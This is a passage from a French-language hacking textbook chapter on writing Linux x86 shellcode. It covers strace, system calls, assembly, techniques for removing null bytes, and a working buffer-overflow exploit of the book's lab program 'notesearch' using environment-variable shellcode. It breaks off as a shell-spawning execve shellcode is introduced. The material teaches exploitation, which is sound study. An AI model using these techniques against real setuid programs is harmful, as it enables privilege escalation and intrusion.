mmap2(NULL, 1258876, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7db3000
mmap2(0xb7ee0000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x12c) = 0xb7ee0000
mmap2(0xb7ee4000, 9596, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
- 1, 0) = 0xb7ee4000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db2000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7db26b0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
```

```
mprotect(0xb7ee0000, 8192, PROT_READ)   = 0
munmap(0xb7ee7000, 61323)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef5000
write(1, "Hello, world!\n", 13Hello, world!
)         = 13
exit_group(0)                           = ?
Process 11528 detached
reader@hacking:~/booksrc $
```

Vous le constatez, le programme compilé ne se limite pas à afficher une chaîne de caractères. Les premiers appels système configurent l'environnement et la mémoire du programme, mais la partie importante est l'appel à `write()` présenté en gras. C'est là que l'affichage de la chaîne de caractères a lieu.

Les pages de manuel Unix (accessibles à l'aide de la commande `man`) sont réparties en plusieurs sections. La section 2 contient la documentation pour les appels système. La commande `man 2 write` décrit l'usage de l'appel système `write()` :

Page de manuel de l'appel système write()

```
WRITE(2)                  Manuel du programmeur Linux                  WRITE(2)

NOM
       write - Ecrire dans un descripteur de fichier.

SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
       write écrit jusqu'à count octets dans le fichier associé au descripteur
       fd depuis le tampon pointé par buf. POSIX réclame qu'une lecture avec
       read() effectuée après le retour d'une écriture avec write() renvoie les
       nouvelles données. Notez que tous les systèmes de fichiers ne sont pas
       compatibles avec POSIX.
```

La sortie de `strace` montre également les arguments de l'appel système. `buf` est un pointeur sur notre chaîne de caractères et `count` indique sa longueur. L'argument `fd`, qui vaut 1, est un descripteur de fichier standard particulier. Dans Unix, les descripteurs de fichiers sont employés dans de nombreuses opérations : entrées, sorties, accès aux fichiers, sockets réseau, etc. Vous pouvez les comparer aux numéros que l'on vous donne lorsque vous déposez vos affaires à un vestiaire. Ouvrir un descripteur de fichier ressemble à déposer un manteau, car vous recevez alors un numéro qui permet ensuite de désigner votre manteau. Les trois premiers numéros de descripteurs de fichiers (0, 1 et 2) sont automatiquement associés à l'entrée, la sortie et l'erreur standard. Ces valeurs sont définies en plusieurs endroits, notamment dans le fichier `/usr/include/unistd.h`.

Extrait de /usr/include/unistd.h

```
/* Standard file descriptors. */
#define STDIN_FILENO  0 /* Standard input. */
#define STDOUT_FILENO 1 /* Standard output. */
#define STDERR_FILENO 2 /* Standard error output. */
```

Lorsque des octets sont écrits sur le descripteur de fichier de la sortie standard (`1`), ils sont affichés. La lecture à partir du descripteur de fichier de l'entrée standard (`0`) permet d'entrer des octets. Le descripteur de fichier de l'erreur standard (`2`) est utilisé pour afficher les messages d'erreur ou de débogage en les gardant séparés de ceux envoyés sur la sortie standard.

0x511 Appels système Linux en assembleur

Tous les appels système possibles sur Linux sont énumérés dans le fichier `/usr/include/asm-i386/unistd.h`. Nous pourrons donc y faire référence par des numéros dans notre code en assembleur.

Extrait de /usr/include/asm-i386/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall  0
#define __NR_exit       1
#define __NR_fork       2
#define __NR_read       3
#define __NR_write      4
#define __NR_open       5
#define __NR_close      6
#define __NR_waitpid    7
#define __NR_creat      8
#define __NR_link       9
#define __NR_unlink     10
#define __NR_execve     11
#define __NR_chdir      12
#define __NR_time       13
#define __NR_mknod      14
#define __NR_chmod      15
#define __NR_lchown     16
#define __NR_break      17
#define __NR_oldstat    18
#define __NR_lseek      19
#define __NR_getpid     20
#define __NR_mount      21
#define __NR_umount     22
#define __NR_setuid     23
#define __NR_getuid     24
```

```
#define __NR_stime      25
#define __NR_ptrace     26
#define __NR_alarm      27
#define __NR_oldfstat   28
#define __NR_pause      29
#define __NR_utime      30
#define __NR_stty       31
#define __NR_gtty       32
#define __NR_access     33
#define __NR_nice       34
#define __NR_ftime      35
#define __NR_sync       36
#define __NR_kill       37
#define __NR_rename     38
#define __NR_mkdir      39
...
```

Pour récrire notre programme `helloworld.c` en assembleur, nous invoquerons la fonction système `write()` afin de procéder à l'affichage de la chaîne de caractères, puis la fonction `exit()` pour terminer proprement le processus. En assembleur *x*86, cela implique uniquement les deux instructions `mov` et `int`.

Les instructions d'un processeur *x*86 ont entre zéro et trois opérandes. Les opérandes d'une instruction peuvent être des valeurs numériques, des adresses mémoire ou des registres. Le processeur *x*86 possède plusieurs registres de 32 bits, assimilables à des variables matérielles. Les registres EAX, EBX, ECX, EDX, ESI, EDI, EBP et ESP peuvent servir d'opérandes, contrairement au registre EIP (pointeur d'exécution).

L'instruction `mov` recopie une valeur entre ses deux opérandes. Dans la syntaxe assembleur d'Intel, le premier opérande représente la destination et le second, la source. L'instruction `int` envoie au noyau un signal d'interruption défini par son seul opérande. Sous Linux, l'interruption `0x80` indique au noyau d'effectuer un appel système. Lorsque l'instruction `int 0x80` est exécutée, le noyau effectue un appel système fondé sur les valeurs des quatre premiers registres. EAX précise l'appel système, tandis que EBX, ECX et EDX contiennent le premier, le deuxième et le troisième argument de cet appel. Les valeurs de tous ces registres peuvent être fixées en utilisant l'instruction `mov`.

Dans le code assembleur suivant, nous déclarons des segments mémoire. La chaîne `"Hello, world!"`, avec le caractère de saut de ligne (`0x0a`), est placée dans le segment de données. Les instructions assembleur se trouvent dans le segment de texte. Nous respectons ainsi les conventions de segmentation de la mémoire.

helloworld.asm

```
section .data       ; Segment de données.
msg     db      "Hello, world!", 0x0a   ; La chaîne et le saut de ligne.

section .text       ; Segment de texte.
global _start       ; Point d'entrée par défaut pour une édition de liens ELF.
```

```
_start:
  ; SYSCALL: write(1, msg, 14)
  mov eax, 4          ; Placer 4 dans eax, puisque write est l'appel système n°4.
  mov ebx, 1          ; Placer 1 dans ebx, puisque stdout est 1.
  mov ecx, msg        ; Placer l'adresse de la chaîne dans ecx.
  mov edx, 14         ; Placer 14 dans edx, puisque la chaîne contient 14 octets.
  int 0x80            ; Invoquer le noyau pour réaliser l'appel système.

  ; SYSCALL: exit(0)
  mov eax, 1          ; Placer 1 dans eax, puisque exit est l'appel système n°1.
  mov ebx, 0          ; Terminer avec succès.
  int 0x80            ; Réaliser l'appel système.
```

Les instructions de ce programme ne posent aucune difficulté. Pour l'appel système `write()` sur la sortie standard, nous affectons la valeur `4` à EAX puisque la fonction `write()` correspond à l'appel système numéro 4. Puis nous plaçons la valeur `1` dans EBX, puisque le premier argument de `write()` doit être le descripteur de fichier de la sortie standard. L'adresse de la chaîne stockée dans le segment de données est ensuite affectée au registre ECX, et sa longueur (dans ce cas, quatorze octets) est placée dans EDX. Après avoir défini tous ces registres, nous déclenchons l'interruption correspondant à un appel système, ce qui invoque la fonction `write()`.

Pour terminer proprement le programme, la fonction `exit()` doit être appelée avec `0` comme seul argument. Nous plaçons donc la valeur `1` dans EAX, puisque `exit()` est l'appel système numéro 1, et la valeur `0` dans EBX, puisque le premier et seul argument doit être 0. Enfin, l'interruption d'un appel système est à nouveau déclenchée.

Pour obtenir un binaire exécutable, ce code doit être assemblé puis lié en un format exécutable. Lors de la compilation d'un code C, GCC prend tout cela en charge automatiquement. Puisque nous allons créer un exécutable binaire dans le format d'édition de liens ELF, la ligne `global _start` indique à l'éditeur de liens où commencent les instructions assembleur.

L'assembleur `nasm` lancé avec l'option `-f elf` va assembler `helloworld.asm` en un fichier objet prêt à être lié en un binaire ELF. Par défaut, ce fichier objet se nomme `helloworld.o`. L'éditeur de liens `ld` va produire l'exécutable nommé `a.out` à partir du fichier objet.

```
reader@hacking:~/booksrc $ nasm -f elf helloworld.asm
reader@hacking:~/booksrc $ ld helloworld.o
reader@hacking:~/booksrc $ ./a.out
Hello, world!
reader@hacking:~/booksrc $
```

Ce petit programme fonctionne, mais il ne constitue pas un shellcode. En effet, il n'est pas autonome et doit être passé à l'éditeur de liens.

0x520 Vers un shellcode

Un shellcode est littéralement injecté dans un programme en cours d'exécution, à la manière d'un virus biologique dans une cellule. Puisqu'un shellcode n'est pas réellement un programme exécutable, nous n'avons pas la possibilité de déclarer l'organisation des données en mémoire ni même d'utiliser d'autres segments mémoire. Nos instructions doivent être autonomes et prêtes à prendre le contrôle du processeur quel que soit son état courant. Ce type de code est souvent dit indépendant de la position (PIC, *position-independent code*).

Dans le shellcode, les octets de la chaîne `"Hello, world!"` doivent être mélangés aux octets des instructions assembleur. En effet, les segments mémoire ne peuvent être définis ou prédits. Cela ne pose aucun problème, tant que le registre EIP ne tente pas d'interpréter la chaîne comme des instructions. Cependant, pour que la chaîne soit traitée comme des données, nous avons besoin d'un pointeur sur son adresse. Lors de l'exécution du shellcode, elle peut se trouver n'importe où en mémoire. L'adresse mémoire absolue de la chaîne doit donc être calculée relativement à EIP. Cependant, puisque aucune instruction assembleur ne permet d'accéder à EIP, nous devons faire preuve d'astuce.

0x521 Utiliser la pile en assembleur

La pile est totalement intégrée à l'architecture *x*86, à tel point qu'il existe des instructions particulières pour la manipuler.

Instruction	*Description*
`push <source>`	Empiler l'opérande source.
`pop <destination>`	Dépiler une valeur et la placer dans l'opérande destination.
`call <emplacement>`	Appeler une fonction, en dirigeant l'exécution vers l'emplacement indiqué. Cet emplacement peut être relatif ou absolu. L'adresse qui se trouve après l'appel est placée sur la pile. L'exécution peut ainsi revenir ensuite à cette adresse.
`ret`	Revenir d'une fonction, en dépilant l'adresse de retour et en dirigeant l'exécution vers cette adresse.

Les exploits basés sur la pile sont possibles grâce aux instructions `call` et `ret`. Lorsqu'une fonction est invoquée, l'adresse de retour de l'instruction suivante est placée sur la pile, débutant ainsi un bloc d'activation. Une fois que la fonction est terminée, l'instruction `ret` dépile l'adresse de retour et l'affecte à EIP. En écrasant l'adresse de retour enregistrée sur la pile avant que l'instruction `ret` ne soit exécutée, nous pouvons prendre le contrôle de l'exécution d'un programme.

Ce fonctionnement peut être utilisé d'une autre manière pour résoudre notre problème d'adressage des données de la chaîne. Si cette chaîne se trouve immédiatement après une instruction `call`, son adresse sera placée sur la pile comme adresse de retour. Au lieu d'invoquer une fonction, nous pouvons sauter après la chaîne, vers une instruction `pop` qui récupérera l'adresse dans la pile et la stockera dans un registre. Les instructions suivantes illustrent cette technique.

helloworld1.s

```
BITS 32                 ; Indiquer à nasm qu'il s'agit d'un code 32 bits.

  call mark_below       ; Invoquer la fonction après la chaîne.
  db "Hello, world!", 0x0a, 0x0d  ; Avec le saut de ligne et le retour chariot.

mark_below:
; ssize_t write(int fd, const void *buf, size_t count);
  pop ecx               ; Dépiler l'adresse de retour (string ptr) dans ecx.
  mov eax, 4            ; N° appel système write.
  mov ebx, 1            ; Descripteur de fichier STDOUT.
  mov edx, 15           ; Longueur de la chaîne.
  int 0x80              ; Appel système : write(1, string, 14).

; void _exit(int status);
  mov eax, 1            ; N° appel système exit.
  mov ebx, 0            ; État = 0.
  int 0x80              ; Appel système : exit(0)
```

L'instruction `call` dirige l'exécution après la chaîne de caractères. Elle empile également l'adresse de l'instruction suivante, c'est-à-dire le début de la chaîne de caractères. L'adresse de retour est immédiatement retirée de la pile et placée dans le registre approprié. Sans utiliser aucun segment mémoire, ces instructions brutes injectées dans un processus existant s'exécuteront de manière totalement indépendante de la position. Autrement dit, lorsque ces instructions sont assemblées, elles ne peuvent pas être liées en un binaire exécutable :

```
reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30 helloworld1
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000  e8 0f 00 00 00 48 65 6c  6c 6f 2c 20 77 6f 72 6c |.....Hello, worl|
00000010  64 21 0a 0d 59 b8 04 00  00 00 bb 01 00 00 00 ba |d!..Y...........|
00000020  0f 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00 |................|
00000030  cd 80                                           |..|
00000032
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000  E80F000000        call 0x14
00000005  48                dec eax
00000006  656C              gs insb
00000008  6C                insb
00000009  6F                outsd
0000000A  2C20              sub al,0x20
0000000C  776F              ja 0x7d
```

```
0000000E  726C              jc 0x7c
00000010  64210A            and [fs:edx],ecx
00000013  0D59B80400        or eax,0x4b859
00000018  0000              add [eax],al
0000001A  BB01000000        mov ebx,0x1
0000001F  BA0F000000        mov edx,0xf
00000024  CD80              int 0x80
00000026  B801000000        mov eax,0x1
0000002B  BB00000000        mov ebx,0x0
00000030  CD80              int 0x80
reader@hacking:~/booksrc $
```

`nasm` convertit l'assembleur en code machine, tandis que `ndisasm` convertit le code machine en assembleur. Nous utilisons ces outils pour montrer la relation entre les octets du code machine et les instructions en assembleur. Les octets en gras correspondent à la chaîne `"Hello, world!"`. Vous constatez que leur interprétation comme des instructions n'a pas de sens.

Si nous injectons ce shellcode dans un programme et redirigeons EIP, ce programme affichera *Hello, world!*. Procédons à ce test avec notre cible habituelle, c'est-à-dire `notesearch` :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld1)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9c6
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc6\xf9\xff\xbf"x40')
-------[ end of note data ]------
Segmentation fault
reader@hacking:~/booksrc $
```

Raté ! Pourquoi le programme s'est-il crashé ? Dans une telle situation, GDB est notre meilleur ami. Même si vous connaissez déjà la raison de ce crash précis, apprendre à utiliser efficacement un débogueur vous aidera de résoudre de nombreux problèmes futurs.

0x522 Enquêter avec GDB

Puisque le programme `notesearch` a besoin des privilèges du superutilisateur, nous ne pouvons pas le déboguer avec un compte d'utilisateur normal. Nous ne pouvons pas non plus nous attacher à une instance en exécution, car il se termine trop rapidement. Une autre manière de déboguer des programmes consiste à utiliser les fichiers de vidage de la mémoire (*core dump*). À partir du compte root, nous pouvons indiquer au système d'exploitation de vider le contenu de la mémoire dans un fichier lorsqu'un programme se crashe. Pour cela, il suffit d'invoquer la commande `ulimit -c unlimited`, qui signifie que la taille des fichiers `core` ne sera pas limitée. À présent, dès que le programme se plante, le contenu de sa mémoire est enregistré sur le disque dans un fichier `core`, que nous pouvons examiner avec GDB :

```
reader@hacking:~/booksrc $ sudo su
root@hacking:/home/reader/booksrc # ulimit -c unlimited
```

```
root@hacking:/home/reader/booksrc # export SHELLCODE=$(cat helloworld1)
root@hacking:/home/reader/booksrc # ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9a3
root@hacking:/home/reader/booksrc # ./notesearch $(perl -e 'print
"\xa3\xf9\xff\xbf"x40')
-------[ end of note data ]-------
Segmentation fault (core dumped)
root@hacking:/home/reader/booksrc # ls -l ./core
-rw------- 1 root root 147456 2007-10-26 08:36 ./core
root@hacking:/home/reader/booksrc # gdb -q -c ./core
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./notesearch
£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E.
Program terminated with signal 11, Segmentation fault.
#0 0x2c6541b7 in ?? ()
(gdb) set dis intel
(gdb) x/5i 0xbffff9a3
0xbffff9a3:     call   0x2c6541b7
0xbffff9a8:     ins    BYTE PTR es:[edi],[dx]
0xbffff9a9:     outs   [dx],DWORD PTR ds:[esi]
0xbffff9aa:     sub    al,0x20
0xbffff9ac:     ja     0xbffffa1d
(gdb) i r eip
eip            0x2c6541b7       0x2c6541b7
(gdb) x/32xb 0xbffff9a3
0xbffff9a3:     0xe8    0x0f    0x48    0x65    0x6c    0x6c    0x6f    0x2c
0xbffff9ab:     0x20    0x77    0x6f    0x72    0x6c    0x64    0x21    0x0a
0xbffff9b3:     0x0d    0x59    0xb8    0x04    0xbb    0x01    0xba    0x0f
0xbffff9bb:     0xcd    0x80    0xb8    0x01    0xbb    0xcd    0x80    0x00
(gdb) quit
root@hacking:/home/reader/booksrc # hexdump -C helloworld1
00000000  e8 0f 00 00 00 48 65 6c  6c 6f 2c 20 77 6f 72 6c  |.....Hello, worl|
00000010  64 21 0a 0d 59 b8 04 00  00 00 bb 01 00 00 00 ba  |d!..Y...........|
00000020  0f 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00  |................|
00000030  cd 80                                            |..|
00000032
root@hacking:/home/reader/booksrc #
```

Après le chargement de GDB, nous optons pour un désassemblage à la sauce Intel. Puisque nous exécutons GDB avec le compte de root, le fichier `.gdbinit` n'est pas utilisé. Nous voulons examiner la zone mémoire qui contient le shellcode. Les instructions sont correctes, mais le crash semble provenir d'un `call` invalide. Tout au moins, l'exécution a bien été redirigée vers la bonne adresse, mais quelque chose s'est mal passé avec les octets du shellcode. Normalement, les chaînes de caractères sont terminées par un octet null, mais, dans ce cas, le shell a eu la bonté de retirer ces octets null pour nous. Cependant, cela a totalement modifié le sens du code machine. Le plus souvent, le shellcode sera injecté dans un processus sous forme d'une chaîne de caractères, en utilisant des fonctions comme `strcpy()`. Ces fonctions s'arrêtent lorsqu'elles rencontrent le premier octet nul, conduisant à un shellcode incomplet et inutilisable en mémoire. Pour que le shellcode survive à ce transfert, il doit être revu pour ne contenir aucun octet nul.

0x523 Supprimer les octets nuls

En examinant le désassemblage, nous voyons que les premiers octets nuls proviennent de l'instruction `call` :

```
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000  E80F000000      call 0x14
00000005  48              dec eax
00000006  656C            gs insb
00000008  6C              insb
00000009  6F              outsd
0000000A  2C20            sub al,0x20
0000000C  776F            ja 0x7d
0000000E  726C            jc 0x7c
00000010  64210A          and [fs:edx],ecx
00000013  0D59B80400      or eax,0x4b859
00000018  0000            add [eax],al
0000001A  BB01000000      mov ebx,0x1
0000001F  BA0F000000      mov edx,0xf
00000024  CD80            int 0x80
00000026  B801000000      mov eax,0x1
0000002B  BB00000000      mov ebx,0x0
00000030  CD80            int 0x80
reader@hacking:~/booksrc $
```

Cette instruction avance l'exécution de dix-neuf (`0x13`) octets, conformément au premier opérande. Puisque l'instruction `call` permet des sauts bien plus longs, une petite valeur comme 19 commence par des zéros et donc des octets nuls.

Une solution pour contourner ce problème consiste à tirer profit du complément à 2. Les bits de tête d'un petit nombre négatif seront à 1 et donneront des octets `0xff`. Autrement dit, si nous pouvons utiliser `call` avec une valeur négative pour déplacer l'exécution vers l'arrière, le code machine de cette instruction ne contiendra aucun octet nul. La version suivante du shellcode `helloworld` emploie une implémentation standard de cette astuce : sauter à la fin du shellcode de manière à invoquer une instruction `call` qui revient vers une instruction `pop` au début du shellcode.

helloworld2.s

```
BITS 32                 ; Indiquer à nasm qu'il s'agit d'un code 32 bits.

  jmp short one         ; Sauter à un appel à la fin.

two:
; ssize_t write(int fd, const void *buf, size_t count);
  pop ecx               ; Dépiler l'adresse de retour (string ptr) dans ecx.
  mov eax, 4            ; N° appel système write.
  mov ebx, 1            ; Descripteur de fichier STDOUT.
  mov edx, 15           ; Longueur de la chaîne.
  int 0x80              ; Appel système : write(1, string, 14).
```

```
; void _exit(int status);
  mov eax, 1          ; N° appel système exit.
  mov ebx, 0          ; État = 0.
  int 0x80            ; Appel système : exit(0)

one:
  call two            ; Éviter les octets nuls en invocation une fonction située avant.
  db "Hello, world!", 0x0a, 0x0d  ; Avec le saut de ligne et le retour chariot.
```

Le désassemblage de ce nouveau code montre que l'instruction `call` (en italique) ne contient plus d'octets nuls. Nous avons ainsi résolu le premier et le plus difficile problème d'octet nul dans ce shellcode, mais ils n'ont pas tous été éliminés (en gras) :

```
reader@hacking:~/booksrc $ nasm helloworld2.s
reader@hacking:~/booksrc $ ndisasm -b32 helloworld2
00000000  EB1E              jmp short 0x20
00000002  59                pop ecx
00000003  B804000000        mov eax,0x4
00000008  BB01000000        mov ebx,0x1
0000000D  BA0F000000        mov edx,0xf
00000012  CD80              int 0x80
00000014  B801000000        mov eax,0x1
00000019  BB00000000        mov ebx,0x0
0000001E  CD80              int 0x80
00000020  E8DDFFFFFF        call 0x2
00000025  48                dec eax
00000026  656C              gs insb
00000028  6C                insb
00000029  6F                outsd
0000002A  2C20              sub al,0x20
0000002C  776F              ja 0x9d
0000002E  726C              jc 0x9c
00000030  64210A            and [fs:edx],ecx
00000033  0D                db 0x0D
reader@hacking:~/booksrc $
```

Nous pouvons les supprimer si nous comprenons les mécanismes de taille des registres et d'adressage. Notez que la première instruction `jmp` correspond à un saut court. Cela signifie que l'exécution peut être déplacée d'approximativement 128 octets au maximum dans chaque direction. L'instruction `jmp`, tout comme l'instruction `call` (qui n'a pas de version courte), permet des sauts beaucoup plus longs. Voici la différence entre ces deux sauts au niveau du code machine :

```
EB 1E             jmp short 0x20
```

et

```
E9 1E 00 00 00    jmp 0x23
```

EAX, EBX, ECX, EDX, ESI, EDI, EBP et ESP sont des registres de 32 bits. Le caractère *E* signifie *étendu*. En effet, il s'agissait à l'origine de registres 16 bits nommés AX,

BX, CX, DX, SI, DI, BP et SP. Nous pouvons toujours utiliser les versions 16 bits de ces registres pour accéder aux 16 premiers bits de chaque registre 32 bits correspondant. Par ailleurs, chaque octet des registres AX, BX, CX et DX est disponible dans des registres 8 bits nommés AL, AH, BL, BH, CL, CH, DL et DH, où *L* signifie octet de poids faible (*low*) et *H* octet de poids fort (*high*). Naturellement, les instructions assembleur qui s'appliquent aux registres de petite taille ont besoin d'opérandes dont la taille correspond à celle des registres. Voici les trois variantes d'une instruction `mov`.

Code machine	*Assembleur*
`B8 04 00 00 00`	`mov eax,0x4`
`66 B8 04 00`	`mov ax,0x4`
`B0 04`	`mov al,0x4`

En utilisant le registre AL, BL, CL ou DL, nous pouvons placer l'octet le moins significatif correct dans le registre étendu correspondant sans générer d'octets nuls dans le code machine. Cependant, les trois premiers octets du registre peuvent encore contenir n'importe quoi. C'est particulièrement le cas pour un shellcode, puisqu'il va s'insérer dans un autre processus. Pour que la valeur d'un registre 32 bits soit correcte, nous devons mettre à zéro le registre avant les instructions `mov`. Cependant, cette opération ne doit pas impliquer d'octets nuls. Voici quelques nouvelles instructions assembleur simples que nous pouvons ajouter à notre arsenal. Les deux premières incrémentent et décrémentent leur opérande de un.

Instruction	*Description*
`inc <cible>`	Incrémenter l'opérande cible en lui ajoutant 1.
`dec <cible>`	Décrémenter l'opérande cible en lui soustrayant 1.

À l'instar de l'instruction `mov`, les suivantes ont deux opérandes. Elles réalisent des calculs arithmétiques simples et des opérations logiques binaires entre les deux opérandes, en stockant le résultat dans le premier.

Instruction	*Description*
`add <dest>, <source>`	Additionner l'opérande source et l'opérande destination, en stockant le résultat dans la destination.
`sub <dest>, <source>`	Soustraire l'opérande source de l'opérande destination, en stockant le résultat dans la destination.

Instruction	*Description*

`or <dest>, <source>`	Effectuer un OU bit à bit en comparant chaque bit d'un opérande avec le bit correspondant de l'autre opérande.
	`1 or 0 = 1`
	`1 or 1 = 1`
	`0 or 1 = 1`
	`0 or 0 = 0`
	Si le bit source ou le bit destination est positionné, ou si les deux bits le sont, le bit résultant est positionné. Sinon le bit résultant est 0. Le résultat final est placé dans l'opérande destination.

`and <dest>, <source>`	Effectuer un ET bit à bit en comparant chaque bit d'un opérande avec le bit correspondant de l'autre opérande.
	`1 and 0 = 0`
	`1 and 1 = 1`
	`0 and 1 = 0`
	`0 and 0 = 0`
	Le but résultant est positionné uniquement si le bit source et le bit destination le sont. Le résultat final est placé dans l'opérande destination.

`xor <dest>, <source>`	Effectuer un OU Exclusif bit à bit en comparant chaque bit d'un opérande avec le bit correspondant de l'autre opérande.
	`1 xor 0 = 1`
	`1 xor 1 = 0`
	`0 xor 1 = 1`
	`0 xor 0 = 0`
	Si les bits diffèrent, le bit résultant est positionné. Si les bits sont identiques, le bit résultant est 0. Le résultat final est placé dans l'opérande destination.

Une solution consiste à placer un nombre 32 bits quelconque dans le registre, puis à soustraire cette valeur du registre en utilisant des instructions `mov` et `sub` :

```
B8 44 33 22 11        mov eax,0x11223344
2D 44 33 22 11        sub eax,0x11223344
```

Même si cette technique fonctionne, il faut 10 octets pour mettre à zéro un seul registre. Le shellcode assemblé est beaucoup plus long que nécessaire. Pouvez-vous imaginer une manière d'optimiser cette technique ? La valeur DWORD utilisée dans chaque instruction occupe 80 % du code. Si l'on soustrait n'importe quelle valeur à elle-même,

on obtient également 0 et aucune donnée statique n'est requise. Pour cela, une seule instruction de deux octets suffit :

```
29 C0                   sub eax,eax
```

L'instruction `sub` fonctionne parfaitement pour mettre à zéro des registres au début du shellcode. Cependant, elle modifie les indicateurs du processeur qui sont utilisés pour les branchements. C'est pourquoi nous préférons une autre instruction de deux octets pour mettre à zéro des registres dans les shellcodes. Une instruction `xor` réalise un OU Exclusif sur les bits d'un registre. Puisque cette opération appliquée à deux 1 (ou à deux 0) produit un 0, un OU Exclusif entre une valeur et elle-même donnera toujours 0. Le résultat est le même que la soustraction d'une valeur à elle-même, mais l'instruction `xor` ne modifie pas les indicateurs du processeur et représente donc une méthode plus propre.

```
31 C0                   xor eax,eax
```

Rien ne s'oppose à ce que nous utilisions l'instruction `sub` pour mettre à zéro des registres (au début du shellcode), mais `xor` est plus répandue dans un shellcode. La nouvelle version du shellcode utilise des registres plus petits et l'instruction `xor` pour éviter les octets nuls. Les instructions `inc` et `dec` sont également employées lorsque c'est possible pour réduire encore plus la taille du shellcode.

helloworld3.s

```
BITS 32                 ; Indiquer à nasm qu'il s'agit d'un code 32 bits.

  jmp short one         ; Sauter à un appel à la fin.

two:
; ssize_t write(int fd, const void *buf, size_t count);
  pop ecx               ; Dépiler l'adresse de retour (string ptr) dans ecx.
  xor eax, eax          ; Mettre à zéro le registre 32 bits eax.
  mov al, 4             ; Écrire le n° d'appel système 4 dans l'octet faible d'eax.
  xor ebx, ebx          ; Mettre à zéro le registre ebx.
  inc ebx               ; Incrémenter ebx à 1, le descripteur de fichier STDOUT.
  xor edx, edx
  mov dl, 15            ; Longueur de la chaîne.
  int 0x80              ; Appel système : write(1, string, 14).

; void _exit(int status);
  mov al, 1             ; Appel système n°1, les 3 octets forts sont toujours à zéro.
  dec ebx               ; Décrémenter ebx à 0 pour état = 0.
  int 0x80              ; Appel système : exit(0)

one:
  call two              ; Éviter les octets nuls en invoquant une fonction située avant.
  db "Hello, world!", 0x0a, 0x0d  ; Avec le saut de ligne et le retour chariot.
```

Après avoir assemblé ce shellcode, `hexdump` et `grep` permettent de contrôler rapidement s'il contient encore des octets nuls :

```
reader@hacking:~/booksrc $ nasm helloworld3.s
reader@hacking:~/booksrc $ hexdump -C helloworld3 | grep --color=auto 00
00000000  eb 13 59 31 c0 b0 04 31  db 43 31 d2 b2 0f cd 80  |..Y1...1.C1.....|
00000010  b0 01 4b cd 80 e8 e8 ff  ff ff 48 65 6c 6c 6f 2c  |..K.......Hello,|
00000020  20 77 6f 72 6c 64 21 0a  0d                       | world!..|
00000029
reader@hacking:~/booksrc $
```

Puisqu'il ne contient aucun octet nul, ce shellcode est à présent utilisable. Le programme `notesearch` est ainsi exploité de manière à lui faire afficher un message de salutation :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld3)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9bc
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xbc\xf9\xff\xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]------
Hello, world!
reader@hacking :~/booksrc $
```

0x530 Shellcode de lancement d'un shell

À présent que nous savons comment effectuer des appels système et éviter les octets nuls, nous pouvons construire toutes sortes de shellcode. Pour lancer un shell, nous devons simplement réaliser un appel système qui exécute le programme `/bin/sh`. L'appel numéro 11, `execve()`, ressemble à la fonction `execute()` de C que nous avons employée aux chapitres précédents :

```
EXECVE(2)                  Manuel du programmeur Linux                  EXECVE(2)

NOM
       execve - Exécuter un programme.

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() exécute le programme correspondant au fichier. Celui-ci doit être
       un exécutable binaire ou bien un script commençant par une ligne du type
       "#! interpreteur [arg]". Dans ce dernier cas, l'interpréteur doit être
       indiqué par un nom complet, avec son chemin d'accès, et qui sera invoqué
       sous la forme interpreteur [arg] fichier.

       argv est un tableau de chaînes d'arguments passées au nouveau programme.
       envp est un tableau de chaînes, ayant par convention la forme cle=valeur,
       qui sont passées au nouveau programme comme environnement. argv ainsi que
       envp doivent se terminer par un pointeur NULL. Les arguments et
```

```
l'environnement sont accessibles par le nouveau programme dans sa fonction
principale, lorsqu'elle est définie comme int main (int argc,
char * argv [], char * envp []).
```

Le premier argument, `filename`, doit être un pointeur sur la chaîne `"/bin/sh"`, puisqu'il s'agit du programme que nous souhaitons exécuter. Le tableau d'environnement, le troisième argument, peut être vide mais il doit toujours être terminé par un pointeur nul sur 32 bits. Le tableau des arguments, le deuxième argument, doit également être terminé par un pointeur nul ; il doit contenir le pointeur de chaîne de caractères (puisque l'argument zéro est le nom du programme exécuté). Voici comment effectuer cet appel dans un programme C :

exec_shell.c

